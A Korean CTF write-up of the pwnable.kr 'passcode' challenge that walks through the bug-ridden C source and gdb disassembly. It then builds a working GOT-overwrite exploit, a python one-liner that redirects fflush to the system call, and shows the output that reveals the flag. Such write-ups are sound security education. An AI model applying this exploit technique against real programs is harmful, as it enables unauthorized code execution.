passcode

putty로 접속을 하자!

```
passcode@pwnable:~$ ls -al
total 36
drwxr-x---   5 root passcode     4096 Oct 23  2016 .
drwxr-xr-x 116 root root         4096 Nov 11 14:52 ..
d---------   2 root root         4096 Jun 26  2014 .bash_history
-r--r-----   1 root passcode_pwn   48 Jun 26  2014 flag
dr-xr-xr-x   2 root root         4096 Aug 20  2014 .irssi
-r-xr-sr-x   1 root passcode_pwn 7485 Jun 26  2014 passcode
-rw-r--r--   1 root root          858 Jun 26  2014 passcode.c
drwxr-xr-x   2 root root         4096 Oct 23  2016 .pwntools-cache
passcode@pwnable:~$
```

flag, passcode, passcode.c가 있는데 flag는 권한이 없어서 읽을 수가 없다!


passcode.c를 살펴보자!

```
#include <stdio.h>
#include <stdlib.h>

void login(){
        int passcode1;
        int passcode2;

        printf("enter passcode1 : ");
        scanf("%d", passcode1);
        fflush(stdin);

        // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
        printf("enter passcode2 : ");
        scanf("%d", passcode2);

        printf("checking...\n");
        if(passcode1==338150 && passcode2==13371337){
                printf("Login OK!\n");
                system("/bin/cat flag");
        }
        else{
                printf("Login Failed!\n");
```

```
                exit(0);
        }
}

void welcome(){
        char name[100];
        printf("enter you name : ");
        scanf("%100s", name);
        printf("Welcome %s!\n", name);
}

int main(){
        printf("Toddler's Secure Login System 1.0 beta.\n");

        welcome();
        login();

        // something after login...
        printf("Now I can safely trust you that you have credential :)\n");
        return 0;
}
```

코드를 살펴보면 name이라는 변수에 최대 100byte까지 입력받고,
그 이후에 passcode1과 2를 입력받는다.
그리고 그것이 각각 338150, 13371337이면 flag를 볼 수 있을 것으로 예상된다.

그래서 passcode를 실행시켜 입력해봤다!



움움움움.. passcode1을 입력하니 segmentation fault가 일어난다.

왜일까? 다시 코드를 살펴보자!

일단 이상한 점 1은 fflush(stdin)함수이다.
fflush함수는 인자로 주어진 변수에 해당하는 버퍼를 비우는데 사용된다.
한 마디로 내용을 치고 들어가는 개행문자(\n)이 뒤의 scanf로 넘어가는 것을 방지하기 위해 버퍼를 비우는 함수이다.
하지만 VS에서는 예외적으로 허용되지만 다른 컴파일러에서는 사용할 수 없다..
따라서 338150을 입력했을 때 passcode1에 338150, passcode2에 \n이 들어가서 segmentation fault가 일어난 것 같다.

두번째로 이상한 점은 scanf함수이다.
name같이 배열형 변수는 그 자체로 주소의 의미를 가져서 상관없지만
passcode1과 passcode2의 경우에는 주소연산자(&)가 있어야지 제대로 변수에 저장할 수 있다.
이러한 경우에는 변수 안에 있는 값을 주소로 생각하여 그 변수값에 내가 입력한 것을 저장하게 된다.

일단 이러한 문제점을 알고 이제 gdb를 살펴보자!

```
(gdb) disas welcome
Dump of assembler code for function welcome:
   0x08048609 <+0>:     push   ebp
   0x0804860a <+1>:     mov    ebp,esp
   0x0804860c <+3>:     sub    esp,0x88
   0x08048612 <+9>:     mov    eax,gs:0x14
   0x08048618 <+15>:    mov    DWORD PTR [ebp-0xc],eax
   0x0804861b <+18>:    xor    eax,eax
   0x0804861d <+20>:    mov    eax,0x80487cb
   0x08048622 <+25>:    mov    DWORD PTR [esp],eax
   0x08048625 <+28>:    call   0x8048420 <printf@plt>
   0x0804862a <+33>:    mov    eax,0x80487dd
   0x0804862f <+38>:    lea    edx,[ebp-0x70]
   0x08048632 <+41>:    mov    DWORD PTR [esp+0x4],edx
   0x08048636 <+45>:    mov    DWORD PTR [esp],eax
   0x08048639 <+48>:    call   0x80484a0 <__isoc99_scanf@plt>
   0x0804863e <+53>:    mov    eax,0x80487e3
   0x08048643 <+58>:    lea    edx,[ebp-0x70]
   0x08048646 <+61>:    mov    DWORD PTR [esp+0x4],edx
   0x0804864a <+65>:    mov    DWORD PTR [esp],eax
   0x0804864d <+68>:    call   0x8048420 <printf@plt>
   0x08048652 <+73>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048655 <+76>:    xor    eax,DWORD PTR gs:0x14
   0x0804865c <+83>:    je     0x8048663 <welcome+90>
   0x0804865e <+85>:    call   0x8048440 <__stack_chk_fail@plt>
   0x08048663 <+90>:    leave
   0x08048664 <+91>:    ret
```

disas welcome

welcome 함수부터 살펴보자

<welcome + 38 ~ + 48> 부분이 name을 scanf해오는 부분인데,
<welcome + 38> 을 살펴보면 name변수가 [ebp-0x70]에 저장된다는 것을 알 수 있다.

그럼 login함수도 살펴보자


```
(gdb) disas login
Dump of assembler code for function login:
   0x08048564 <+0>:     push   ebp
   0x08048565 <+1>:     mov    ebp,esp
   0x08048567 <+3>:     sub    esp,0x28
   0x0804856a <+6>:     mov    eax,0x8048770
   0x0804856f <+11>:    mov    DWORD PTR [esp],eax
   0x08048572 <+14>:    call   0x8048420 <printf@plt>
   0x08048577 <+19>:    mov    eax,0x8048783
   0x0804857c <+24>:    mov    edx,DWORD PTR [ebp-0x10]
   0x0804857f <+27>:    mov    DWORD PTR [esp+0x4],edx
   0x08048583 <+31>:    mov    DWORD PTR [esp],eax
   0x08048586 <+34>:    call   0x80484a0 <__isoc99_scanf@plt>
   0x0804858b <+39>:    mov    eax,ds:0x804a02c
   0x08048590 <+44>:    mov    DWORD PTR [esp],eax
   0x08048593 <+47>:    call   0x8048430 <fflush@plt>
   0x08048598 <+52>:    mov    eax,0x8048786
   0x0804859d <+57>:    mov    DWORD PTR [esp],eax
   0x080485a0 <+60>:    call   0x8048420 <printf@plt>
   0x080485a5 <+65>:    mov    eax,0x8048783
   0x080485aa <+70>:    mov    edx,DWORD PTR [ebp-0xc]
   0x080485ad <+73>:    mov    DWORD PTR [esp+0x4],edx
   0x080485b1 <+77>:    mov    DWORD PTR [esp],eax
   0x080485b4 <+80>:    call   0x80484a0 <__isoc99_scanf@plt>
   0x080485b9 <+85>:    mov    DWORD PTR [esp],0x8048799
   0x080485c0 <+92>:    call   0x8048450 <puts@plt>
   0x080485c5 <+97>:    cmp    DWORD PTR [ebp-0x10],0x528e6
   0x080485cc <+104>:   jne    0x80485f1 <login+141>
   0x080485ce <+106>:   cmp    DWORD PTR [ebp-0xc],0xcc07c9
   0x080485d5 <+113>:   jne    0x80485f1 <login+141>
   0x080485d7 <+115>:   mov    DWORD PTR [esp],0x80487a5
   0x080485de <+122>:   call   0x8048450 <puts@plt>
   0x080485e3 <+127>:   mov    DWORD PTR [esp],0x80487af
   0x080485ea <+134>:   call   0x8048460 <system@plt>
   0x080485ef <+139>:   leave
   0x080485f0 <+140>:   ret
   0x080485f1 <+141>:   mov    DWORD PTR [esp],0x80487bd
   0x080485f8 <+148>:   call   0x8048450 <puts@plt>
   0x080485fd <+153>:   mov    DWORD PTR [esp],0x0
   0x08048604 <+160>:   call   0x8048480 <exit@plt>
```

disas login

<login + 24 ~ +34> 부분이 passcode1을 받아오는 부분이다.
<login + 24>를 살펴보면 passcode1이 [ebp-0x10] 에 저장되어 있는 것을 알 수 있다.

그리고 <login + 70 ~ +80> 부분이 passcode2를 받아오는 부분이다.
또한 <login + 70>을 살펴보면 passcode2가 [ebp-0xc] 에 저장 되어 있는 것을 알 수 있다.

이제 이를 그림으로 그려보았다!



이를 보면 name의 맨 마지막 4byte가 passcode1과 같은 주소라는 것을 알 수 있다. 그리고 passcode1을 초기화 하지 않으니까 우리가 name의 마지막 4byte에 써준 값이 그 상태로 남아있을 것이다.

그럼 name의 마지막에 주소를 입력하고 passcode1을 scanf할때 값을 넣으면, 원하는 주소에 원하는 값을 넣을 수 있다!

그럼 무슨 주소에 무슨 값을 넣어야 할까?
어떤 값을 넣을지는 정해져있다. 우리는 system함수를 call해야 하므로 그 부분의 주소를 넣어주면 될 것이다.
그럼 어떻게 어디에 넣어야지 그 주소부분이 실행될까? 그건 fflush의 got주소에 넣으면 된다!
got에는 함수를 실행시킬 실제 주소가 쓰여져있기 때문에 그 주소를 system함수로 덮어씌우면 system함수가 실행 될 것이다!

```
(gdb) disas fflush
Dump of assembler code for function fflush@plt:
   0x08048430 <+0>:     jmp    DWORD PTR ds:0x804a004
   0x08048436 <+6>:     push   0x8
   0x0804843b <+11>:    jmp    0x8048410
End of assembler dump.
```

gdb로 fflush의 got주소를 알아냈다!
system함수를 call 하는 부분은 <login +127, +134>이므로 <login+127>주소인 0x080485e3으로 넣어주면 된다.

다 알았으니 이제 exploit code를 만들어보자!

> [nop 0x60] + [0x0804a004] + [0x080485e3]

맨마지막에 system함수의 주소를 넣을때는 passcode1이 int로 받아오기 때문에 0x080485e3 == 134514147 으로 입력해야 한다.

(python -c 'print "a"*0x60 + "\x04\xa0\x04\x08" + "134514147"') | ./passcode

```
passcode@pwnable:~$ (python -c 'print "a"*0x60 + "\x04\xa0\x04\x08" + "134514147"') | ./passc
ode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaa!
Sorry mom.. I got confused about scanf usage :(
enter passcode1 : Now I can safely trust you that you have credential :)
passcode@pwnable:~$
```

▼ flag 발견~!

Sorry mom.. I got confused about scanf usage :(